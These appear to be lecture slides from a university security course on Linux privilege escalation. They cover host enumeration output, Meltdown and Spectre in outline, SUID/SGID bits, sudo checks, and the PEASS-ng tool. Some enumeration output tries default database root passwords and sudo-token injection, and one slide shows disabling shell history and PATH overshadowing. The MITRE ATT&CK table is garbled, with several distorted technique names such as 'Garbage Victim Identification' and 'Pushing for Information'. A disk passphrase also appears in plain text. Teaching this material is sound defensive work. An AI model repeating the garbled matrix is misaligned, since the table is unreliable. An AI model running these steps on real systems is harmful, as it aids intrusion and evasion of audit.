


Threats and Countermeasures

Lecture 07: Privilege Escalation

COMP-5830/-6830
Spring 2025



Today: tc-vm-05_rc08



Disk Crypto: FnkEYWVb2YHtHDioUoY9Rosq

MITRE ATT&CK



Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows

layout: side - show sub-techniques hide sub-techniques

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 13 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques
Active Scanning (3)	Acquire Infrastructure (2)	Drive-by Compromise (1)	Command and Scripting Interface (4)	Account Manipulation (6)	Abuse Elevation Control Mechanism (4)
Denial of Service (1)	Compromise Accounts (2)	EvilWinRT-Tooling Application (1)	Container Administration Command (1)	BITS Jobs (1)	Access Token Manipulation (3)
Garbage Victim Identification (1)	Compromise Infrastructure (1)	External Remote Services (1)	Display Desktop (1)	Boot or Logon Autostart Execution (14)	Boot or Logon Autostart Execution (14)
Garbage Victim Network Enumeration (1)	Develop Capabilities (4)	Hardware Additions (1)	Exploitation for Client Execution (1)	Boot or Logon Initialization Scripts (3)	Boot or Logon Initialization Scripts (3)
Golden-Member Org Information (1)	Establish Accounts (2)	Phishing (1)	Job-Process Communication (1)	Browser Extensions (1)	Create or Modify System Process (4)
Pushing for Information (3)	Stage Capabilities (1)	Replication Through Removable Media (1)	Native API (1)	Compromise Client Software Binary (1)	Domain Policy Modification (2)
Search Closed Sources (2)		Supply Chain Compromise (1)	Scheduled Task/Job (1)	Create or Modify System Process (4)	Escape to Host (1)
Search Open Technical Databases (1)		Trusted Relationship (1)	Serverless Execution (1)	Event Triggered Execution (16)	Event Triggered Execution (16)
Search Open-Source Websites (1)		Valid Accounts (4)	Software-Deployment-Tools (1)	External Remote Services (1)	Exploitation for Privilege Escalation (12)
Search Victim-Device Websites (1)			System-Services (1)	Hijack Execution Flow (12)	Hijack Execution Flow (12)
			User Execution (1)	Inject into Internal Image (1)	Process Injection (12)
			Windows Management Instrumentation (1)	Modify Authentication Process (1)	Scheduled Task/Job (5)
				Office Application Startup (1)	Valid Accounts (4)
				Pre-OS Boot (1)	
				Scheduled Task/Job (1)	
				Service Software Component (1)	
				Traffic Signaling (1)	
				Valid Accounts (4)	

Privilege Escalation 13 techniques

Abuse Elevation Control Mechanism (4)

Access Token Manipulation (5)

Boot or Logon Autostart Execution (14)

Boot or Logon Initialization Scripts (5)

Create or Modify System Process (4)

Domain Policy Modification (2)

Escape to Host

Event Triggered Execution (16)

Exploitation for Privilege Escalation

Hijack Execution Flow (12)

Process Injection (12)

Scheduled Task/Job (5)

Valid Accounts (4)

Windows, Linux, macOS, Network, Containers. [View on the ATT&CK® Navigator](#) [Version Permalink](#)

Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Account Discovery (4)	Exploitation of Remote Services (1)	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal (1)
Application Window Discovery (1)	Internal Spearphishing (1)	Archive Collected Data (2)	Data Transfer Size Limits (1)	Data Transfer Size Limits (1)	Data Destruction (1)
User Bookmark Discovery (1)	Lateral Tool Transfer (1)	Audio Capture (1)	Communication Through Removable Media (1)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact (1)
Infrastructure Discovery (1)	Automated Collection (1)	Automated Collection (1)	Data Encoding (2)	Exfiltration Over C2 Channel (1)	Data Manipulation (2)
Service Dashboard (1)	Remote Service Session Hijacking (2)	Browser Session Hijacking (1)	Data Obfuscation (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Service Discovery (1)	Remote Services (4)	Clipboard Data (1)	Dynamic Resolution (3)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Storage Object Discovery (1)	Replication Through Removable Media (1)	Data from Cloud Storage (1)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Endpoint Denial of Service (4)
Printer and Resource Discovery (1)	Data from Configuration Repository (2)	Fallback Channels (1)	Ingress Tool Transfer (1)	Exfiltration Over Web Service (2)	Firmware Corruption (1)
Debugger Evasion (1)	Software Deployment Tools (1)	Data from Information Repositories (1)	Multi-Stage Channels (1)	Scheduled Transfer (1)	Inhibit System Recovery (1)
Domain Trust Discovery (1)	Taint Shared Content (1)	Data from Local System (1)	Non-Application Layer Protocol (1)	Transfer Data to Cloud Account (1)	Network Denial of Service (2)
Endpoint and Directory Discovery (1)	Use Alternate Authentication Material (4)	Data from Network Shared Drive (1)	Non-Standard Port (1)	Protocol Tunneling (1)	Resource Hijacking (1)
Policy Discovery (1)		Data from Removable Media (1)	Proxy (4)	Remote Access Software (1)	Service Stop (1)
Work Service Discovery (1)		Data Staged (2)	Email Collection (3)	Traffic Signaling (2)	System Shutdown/Reboot (1)
Work Sniffing (1)		Input Capture (4)	Web Service (3)	Screen Capture (1)	
Work Policy Discovery (1)		Screen Capture (1)			
Peripheral Device Discovery (1)					
Session Groups Discovery (2)					
Process Discovery (1)					
Registry (1)					
File System Discovery (1)					
File Discovery (1)					
System Information Discovery (1)					
System Location Discovery (1)					
System Network Configuration Discovery (1)					
System Network Connections Discovery (1)					
System Owner/User Discovery (1)					
System Service Discovery (1)					
System Time Discovery (1)					
Systemization/Sandbox Evasion (2)					

Privilege Escalation



- Increase permissions and capabilities
 - General execution rarely enough for end-goals
- Take advantage of **internal** surface
- Includes admin user acct but not limited
 - Local administrator
 - Non-root admin acct
 - Non-admin acct w/ **any** advantage

Privilege Escalation	
13 techniques	
Abuse Elevation Control Mechanism (4)	II
Access Token Manipulation (5)	II
Boot or Logon Autostart Execution (14)	II
Boot or Logon Initialization Scripts (5)	II
Create or Modify System Process (4)	II
Domain Policy Modification (2)	II
Escape to Host	
Event Triggered Execution (16)	II
Exploitation for Privilege Escalation	
Hijack Execution Flow (12)	II
Process Injection (12)	II
Scheduled Task/Job (5)	II
Valid Accounts (4)	II

System Capabilities & Devices



- Identify disks and partitions

lsblk

```
NAME        MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
loop0       7:0      0   24.9M 1 loop /snap/amazon-ssm-agent/7628
loop1       7:1      0   55.7M 1 loop /snap/core18/2812
loop2       7:2      0   63.5M 1 loop /snap/core20/2015
loop3       7:3      0   63.9M 1 loop /snap/core20/2182
loop4       7:4      0  111.9M 1 loop /snap/lxd/24322
loop5       7:5      0    87M 1 loop /snap/lxd/27037
loop6       7:6      0   40.9M 1 loop /snap/snapd/20290
loop7       7:7      0   40.4M 1 loop /snap/snapd/20671
xvda        202:0    0   300G  0 disk
├─xvda1     202:1    0  299.9G  0 part /
├─xvda14   202:14   0     4M  0 part
└─xvda15   202:15   0   106M  0 part /boot/efi
```

System Capabilities & Devices



- Identify disks and partitions
- Determine local and remote filesystems

```
fdisk -l
```

```
Disk /dev/loop0: 24.9 MiB, 26112000 bytes, 51000 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/loop1: 55.66 MiB, 58363904 bytes, 113992 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
<clip>
```

```
Disk /dev/xvda: 300 GiB, 322122547200 bytes, 629145600 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: 8F814D15-0F5D-40E2-8A1E-E14BBDFCE594
```

Device	Start	End	Sectors	Size	Type
/dev/xvda1	227328	629145566	628918239	299.9G	Linux filesystem
/dev/xvda14	2048	10239	8192	4M	BIOS boot
/dev/xvda15	10240	227327	217088	106M	EFI System

System Capabilities & Devices



- Identify disks and partitions
- Determine local and remote filesystems
- Attached networks whether in-use or not

```
ifconfig -a
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
      inet 172.31.9.58 netmask 255.255.240.0 broadcast 172.31.15.255
      inet6 fe80::8b6:80ff:fead:a139 prefixlen 64 scopeid 0x20<link>
      ether 0a:b6:80:ad:a1:39 txqueuelen 1000 (Ethernet)
      RX packets 180950788 bytes 256394799547 (256.3 GB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 56816919 bytes 250852156051 (250.8 GB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
      RX packets 640 bytes 70059 (70.0 KB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 640 bytes 70059 (70.0 KB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

System Capabilities & Devices



- Identify disks and partitions
- Determine local and remote filesystems
- Attached networks whether in-use or not
- CPU info


```
cat /proc/cpuinfo
```

```
processor       : 0
vendor_id      : GenuineIntel
cpu family     : 6
model          : 79
model name     : Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
stepping      : 1
microcode     : 0xb000040
cpu MHz        : 2300.122
cache size     : 46080 KB
physical id    : 0
siblings       : 1
core id        : 0
cpu cores      : 1
apicid         : 0
initial apicid : 0
fpu            : yes
fpu_exception : yes
cpuid level    : 13
wp             : yes
flags          : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
mmx fxsr sse sse2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopol
pni pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_dea
f16c rdrand hypervisor lahf_lm abm cpuid_fault invpcid_single pti fsgsbase
invpcid xsaveopt
bugs           : cpu_meltdown spectre_v1 spectre_v2 spec_store_bypass l1
it mmiop stale data
```


Microarchitecture Side-Channels



MELTDOWN



SPECTRE

Background:

Out-of-Order CPU Execution



- Out-of-Order Execution** is when things aren't actually executed in a logical order.
- Compilers re-arrange when values are loaded to share across code-paths
 - CPU pipelines re-arrange instructions to minimize L1-3 cache vs. RAM latency
 - A single CPU core will execute instructions concurrently to use internal components at full-capacity

Meltdown



MELTDOWN

- User-space process is able to read kernel memory
- Race condition:
 - Throw access error
 - Operate on memory
- Cache leaks result of unexpected operation


Background: Branch Prediction



Branch Prediction is a form of *speculative execution* used by CPUs to improve performance by pre-executing instructions.

- Based on many things but most straightforward is the last time it ran the code
- If predict right: free execution time
- If predict wrong: abandon and ignore
 - Keeps track of what values depend on check

Spectre Vulnerability




SPECTRE

- Can read other process's memory
- Cache Collision
 - Train predictor
 - Trigger prediction
 - Operate on value before realize incorrect
- Cache leaks result of illogical operation

Linux Kernel



- Resource manager for processes, memory, storage, etc.



Principle of Complete Mediation




The **Principle of Complete Mediation** is having a trusted entity validate any privilege use to ensure its validity.

- OS validates user X can run app Y
- OS ensures that only apps with network permissions use the network

Linux Kernel




- Resource manager for processes, memory, storage, etc.
- Mediates resource access
- Architectural partition between “kernel-space” and “user-space”
 - Kernel-space: Direct, on-demand access to resources
 - User-space: Interact with resources via kernel interaction



Linux Kernel



- Resource manager for processes, memory, storage, etc.
- Mediates resource access
- Architectural partition between “kernel-space” and “user-space”
 - Kernel-space: Direct, on-demand access to resources
 - User-space: Interact with resources via kernel interaction
- **Kernel-space processes execute with root permissions**



Kernel Exploitation



- Numerous well-known kernel vulns
- Legacy systems are not limited to Windows
 - Embedded and IoT are infamous



Kernel Versioning



- Target the core of the operating system
- Common commands to identify kernel related information
 - `cat /proc/version`
 - `uname -a`

```
System Information
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 5.7.0-2parrot2-amd64 (team@parrotsec.org) (gcc version 9.3.0 (Debian 9.3.0-15),
GNU ld (GNU Binutils for Debian) 2.34.90.20200706) #1 SMP Debian 5.7.10-1parrot2 (2020-07-31)
Distributor ID: Parrot
Description:   Parrot GNU/Linux 4.10
Release:       4.10
Codename:      n/a
```

Sudo Makes Sandwiches



- Like everything else, sudo can have vulns
 - `sudo -V | grep "Sudo ver" | grep "1\.[01234567]\.[0-9]\+ \| 1\.[8]\.[1][0-9]* \| 1\.[8]\.[2][01234567]"`

```
[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.9.1
```

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is enabled (0)
gdb was found in PATH
Checking for sudo tokens in other shells owned by current user
Injecting process 1401 -> bash
Injecting process 1850 -> bash
The escalation didn't work... (try again later?)
```


SUID & SGID bits



setuid

- Executable with permissions of the owner *user*

setgid

- Executable with permissions of the owner *group*

```
Interesting Files
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root      151K Mar 21  2019 /usr/bin/ntfs-3g ---> Debian9/8/7/Ubuntu/Gentoo
```

```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow  39K Feb 14  2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mlocate 39K Aug  6  2019 /usr/bin/mlocate
-rwxr-sr-x 1 root mail    23K Oct 11  2019 /usr/bin/dotlockfile
-rwxr-sr-x 1 root tty     15K Jan 25  2020 /usr/lib/mc/cons.saver
```

Service Acct vs. User Acct



Service Account

- Entity to accomplish specific, enumerated tasks
- Permissions are limited to those tasks
- Usually don't allow direct log-in
 - Local or remote

User Account

- Digital representative of a human being
- Permissions are scoped to intended & predicted tasks
- Usually allow local and remote login

User Permission Tracking



- 3 permission bits per object (RWX)

<code>rwX</code>	<code>rwX</code>	<code>rwX</code>
Owner	Group	Others

```
user@desktop:~$ ls -l
d rwX rwX --- 1 user user      4096 Apr  2 15:56 go
- rw- rw- r-- 1 user user           0 Apr 11 04:15 test.py
d rwX rwX --- 1 user faculty 4096 Dec 28 21:09 courses
```

Permissions	Owner	Group	Object
-------------	-------	-------	--------

- Each object has an “owner” and a group
- Only owner can change the permissions or group

```
user@desktop:~$ ls -l
- rw- r-- --- 1 user faculty 302 Apr 11 04:15 main.py
user@desktop:~$ chmod 751 main.py
user@desktop:~$ chgrp adm main.py
user@desktop:~$ ls -l
- rwX r-x r-x 1 user adm      302 Apr 11 04:15 main.py
```

Processes as User Accounts



Processes permissions are **nearly identical** but slightly different security mechanism.

- Process inherits user permissions (default)
 - Effective User ID (EUID)
 - Effective Group ID (GUID)
- EUID/GUID can be set manually:
 - `sudo, setuid, sg, ...`
 - Requires root user

Installed Software & Services



- What databases are being used?
- What frameworks are being used?

```
Software Information
[+] MySQL version
mysql Ver 15.1 Distrib 10.3.23-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2

[+] MySQL connection using default root/root .....
[+] MySQL connection using root/toor .....
[+] MySQL connection using root/NOPASS .....
[+] Searching mysql credentials and exec
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user           = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[+] PostgreSQL version and pgadmin credentials
Version: psql (PostgreSQL) 12.3 (Debian 12.3-1+b1)
Found readable /etc/postgresql/12/main/postgresql.conf
```

Installed Software & Services



- What databases are being used?
- What frameworks are being used?
- What software is already installed for use?
- What jobs are already scheduled/running?

```
Processes, Cron, Services, Timers & Sockets
[+] Cleaned processes
[i] Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
root      1  0.0  0.0 167284 11284 ?      Ss   Mar14  0:11 /sbin/init splash noautomount
root     364  0.0  0.1  61996 25360 ?      Ss   Mar14  0:02 /lib/systemd/systemd-journald
root     384  0.0  0.0  22688  6764 ?      Ss   Mar14  0:00 /lib/systemd/systemd-udev
root     548  0.0  0.0   8120  4676 ?      Ss   Mar14  0:05 /usr/sbin/haveged --Foreground --verbose=1 -w 1024
root     549  0.0  0.0 238852  8964 ?      Ssl  Mar14  0:03 /usr/libexec/accounts-daemon[0m
root     552  0.0  0.0   6552  2696 ?      Ss   Mar14  0:00 /usr/sbin/cron -f
```

```
[+] Services
[i] Search for outdated versions
[ + ] alsa-utils
[ - ] apache-htcacheclean
[ - ] apache2
[ + ] apparmor
[ + ] arptwatch
[ - ] atftpd
[ - ] avahi-daemon
[ + ] binfmt-support
[ - ] bluetooth
[ - ] console-setup.sh
```

Compilers & Interpreters



- Compilers and interpreters are extremely useful due to arbitrary functionality
 - Compilers: clang, gcc, clang++, g++, etc
 - Interpreters: perl, python, irb

Compilers & Interpreters



- Compilers and interpreters are extremely useful due to arbitrary functionality

- Compilers: clang, gcc, clang++, g++, etc

- Interpreters

Reflections on Trusting Trust

To what extent should one trust a statement that a program is free of Trojan horses? Perhaps it is more important to trust the people who wrote the software.

KEN THOMPSON

Environment Variables



- Linux and Windows use EVs for configuration of interactive environment
- Disable shell history:
`HISTFILESIZE=0`
- `$PATH` variable contains ordered locations to search for executable
 - First found will be executed
- Can be used to “overshadow” the original executable

*PEAS & GTFOBins



The image shows a screenshot of the GitHub repository page for `peass-ng / PEASS-ng`. The repository is public and has 16.9k stars and 3.2k forks. The main heading is "PEASS - Privilege Escalation Awesome Scripts SUITE (with colors)". Below the heading, there is a link to `book.hacktricks.xyz` and a "View license" button. The repository is currently on the `master` branch. The main content area displays the title "PEASS-ng - Privilege Escalation Awesome Scripts SUITE new generation" and a large illustration of a green pea pod with three peas inside. Each pea has a different operating system logo on its forehead: an Apple logo, a Linux penguin logo, and a Windows logo. At the bottom of the page, there are tags for "Black", "Arch", "Arch", "AUR", "Black Hat Arsenal", and "Asia 2020".

